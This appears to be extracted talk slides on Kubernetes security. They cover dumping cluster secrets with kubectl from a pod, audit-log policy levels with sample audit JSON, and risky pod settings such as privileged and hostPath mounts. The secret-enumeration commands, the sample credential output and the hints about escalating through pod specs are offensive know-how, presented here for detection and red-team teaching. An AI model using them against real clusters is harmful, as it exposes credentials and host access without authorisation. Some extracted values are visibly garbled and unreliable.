selfsubjectaccessreviews.authorization.k8s.io      []                                              []  
selfsubjectrulesreviews.authorization.k8s.io       []                                              []  
secrets                                           []                                              []
```

RBAC

- Querying the kube-apiserver for the secrets using kubectl
 - Requires kubectl/curl/etc


```
> kubectl get secrets
```

```
> kubectl get secrets -o yaml
```

```
root@secrets-reader:/# kubectl get secrets
NAME                      TYPE        DATA  AGE
api-key-secret            Opaque      1     19m
database-credentials      Opaque      2     19m
ssh-key-secret            kubernetes.io/ssh-auth  2     19m
tls-certificate           kubernetes.io/tls       2     19m
root@secrets-reader:/# kubectl get secrets -o yaml | grep -A1 " data:"
  data:
    api-key: YTFiMmMzZDRlNWY2ZzdoOGk5ajA=
  --
  data:
    password: UEAkJHdPcmQxMjMh
  --
  data:
    ssh-privatekey: LS0tLS1CRUdJTiBSU0EgUFJJVkJURSBLRVktLS0tLQpNSUlFdmdJQkFEQU5CZ2txa
uLkZBS0VfUlNBX1BSSVZBVEVfS0VZX0RBVEEuLi4uCi0tLS0tRU5EIFJTQSBQUklWQVRFIEtFWS0tLS0t
  --
  data:
    tls.crt: LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSUN6akNDQWplZ0F3SUJBZ0lkQU5XLy4u
NFUlRJRkldQVRFLS0tLS0t
root@secrets-reader:/#
```

Recap

- Basic Linux enumeration
 - What tools do you have available to you?
 - Can you install tools?
- Check your permissions with the API server
 - What does your service account token say?
 - Can you **create** resources?
 - Can you **get/list** resources?
 - Is that data sensitive?



Logging?

- Easy to log, difficult to understand
 - Is a pod being created **malicious**?
 - Is a **secret** being accessed bad?
 - Will your SOC know?
- Useless without context
 - But context is hard
- Log at different levels:
 - Metadata
 - Request
 - RequestResponse
 - None

```
my-policy.yaml
```

```
apiVersion: audit.k8s.io/v1
kind: Policy
rules:
  - level: Metadata
    verbs: ["create"]
    resources:
      - group: ""
        resources: ["pods"]
  - level: None
```

File: log.json

```
1 //  
2 // Metadata Information  
3 //  
4 {  
5   "kind": "Event",  
6   "apiVersion": "audit.k8s.io/v1",  
7   "level": "Metadata",  
8   "auditID": "18190867-edaa-48a4-95c5-6935576a9939",  
9   "stage": "RequestReceived",  
10  "requestURI": "/api/v1/namespaces/default/pods?fieldManager=kubectl-client-side-apply&fieldValidation=Strict",  
11  "verb": "create",  
12  "user": {  
13    "username": "kubernetes-admin",  
14    "groups": [  
15      "kubeadm:cluster-admins",  
16      "system:authenticated"  
17    ]  
18  },  
19  "sourceIPs": [  
20    "192.168.1.167"  
21  ],  
22  // Want something fun to look into? What userAgent do other attack tools use?  
23  "userAgent": "kubectl/v1.28.9 (linux/amd64) kubernetes/587f5fe",  
24  "objectRef": {  
25    "resource": "pods",  
26    "namespace": "default",  
27    "apiVersion": "v1"  
28  },  
29  "requestReceivedTimestamp": "2024-05-31T20:30:27.956279Z",  
30  "stageTimestamp": "2024-05-31T20:30:27.956279Z"  
31}  
32<snip>
```




```

File: requestresponse.json
1 // RequestResponse Information
2
3 // "responseObject": {
4     "kind": "Pod",
5     "apiVersion": "v1",
6     "metadata": {
7         "name": "priv-pod",
8         "namespace": "default",
9         "uid": "34946ec-f0f-470b-0496-d437d082966",
10        "resourceVersion": "35820",
11        "creationTimestamp": "2024-05-31T09:49:52Z",
12        "annotations": {
13            "kubectl.kubernetes.io/last-applied-configuration": "{\"apiVersion\":\"v1\",\"kind\":\"Pod\",\"metadata\":{\"annotations\":{},\"name\":\"priv-pod\",\"namespace\":\"default\"},\"spec\":{\"containers\":[{\"image\":\"nginx\",\"name\":\"priv-pod\"},\"securityContext\":{\"privileged\":true}}]}"
14        },
15        "managedFields": [
16            {
17                "manager": "kubectl-client-side-apply",
18                "operation": "update",
19                "apiVersion": "v1",
20                "time": "2024-05-31T09:49:52Z",
21                "fieldsType": "FieldPath",
22                "fieldsV1": {
23                    "managedFields": [
24                        {
25                            "operation": "update",
26                            "path": "kubectl.kubernetes.io/last-applied-configuration",
27                            "value": "{\"apiVersion\":\"v1\",\"kind\":\"Pod\",\"metadata\":{\"annotations\":{},\"name\":\"priv-pod\",\"namespace\":\"default\"},\"spec\":{\"containers\":[{\"image\":\"nginx\",\"name\":\"priv-pod\"},\"securityContext\":{\"privileged\":true}}]}"
28                        }
29                    ]
30                }
31            }
32        ],
33        "spec": {
34            "containers": [
35                {
36                    "name": "priv-pod",
37                    "image": "nginx",
38                    "resources": {},
39                    "volumeMounts": [
40                        {
41                            "name": "kube-api-access-hmn",
42                            "readOnly": true,
43                            "mountPath": "/var/run/secrets/kubernetes.io/serviceaccount"
44                        }
45                    ],
46                    "terminationMessagePath": "/dev/termination-log",
47                    "terminationMessagePolicy": "File",
48                    "imagePullPolicy": "Always",
49                    "securityContext": {
50                        "privileged": true
51                    }
52                }
53            ],
54            "restartPolicy": "Always",
55            "dnsPolicy": "ClusterFirst",
56            "serviceAccountName": "default",
57            "serviceAccount": "default",
58            "hostNetwork": true,
59            "nodeSelector": {},
60            "schedulerName": "default-scheduler",
61            "tolerations": [
62                {
63                    "key": "node.kubernetes.io/not-ready",
64                    "operator": "Exists",
65                    "effect": "NoExecute",
66                    "tolerationSeconds": 300
67                },
68                {
69                    "key": "node.kubernetes.io/unreachable",
70                    "operator": "Exists",
71                    "effect": "NoExecute",
72                    "tolerationSeconds": 300
73                }
74            ],
75            "priority": 0,
76            "enableServiceLinks": true,
77            "preemptionPolicy": "PreemptLowerPriority"
78        }
79    },
80    "status": {
81        "phase": "Pending",
82        "podClass": "BestEffort"
83    },
84    "requestReceivedTimestamp": "2024-05-31T09:49:52.847213Z",
85    "stageTimestamp": "2024-05-31T09:49:52.866921Z"
86},
87// END RequestResponse Information
88
89"annotations": {
90    "authorization.k8s.io/decision": "allow",
91    "authorization.k8s.io/reason": "RBAC: allowed by ClusterRoleBinding \"/kubeadm/cluster-admins\" of ClusterRole \"cluster-admin\" to Group \"/kubeadm/cluster-admins\""
92    "pod-security.kubernetes.io/enforce-policy": "privileged-isolate"
93}
94
95
96

```





I AM THE DANGER

- Red Teams
(as long as they can install
their favorite tools)

Logging

A Guide To Kubernetes Logs That Isn't A Vendor Pitch

Date Published: 2024-06-01

TAGS: kubernetes security


A guide to kubernetes logging at each cluster layer with a focus on AuditPolicy.

READ [→]

Link: <https://grahamhelton.com/blog>

Sus Pod Specs

- Inherently risky, probably dangerous, definitely sus
- Please read: <https://github.com/BishopFox/badPods>
- What can you do if you create a pod?
 - Privileged == Dissolve (almost) all isolation between node/container (except PID namespace)
 - HostPath == Mount the host filesystem into your pod (and add your SSH key)
 - HostNetwork == Sniff traffic from the node. Bypass network policies.
 - HostPID == See processes running on host (maybe bad). Or just kill things.
 - HostIPC == Maybe bad... check /dev/shm and /usr/bin/ipcs




Source: <https://bishopfox.com/blog/kubernetes-pod-privilege-escalation>

Source: <https://github.com/BishopFox/badPods>

Pod Misconfigurations

Made with Deciduous.app

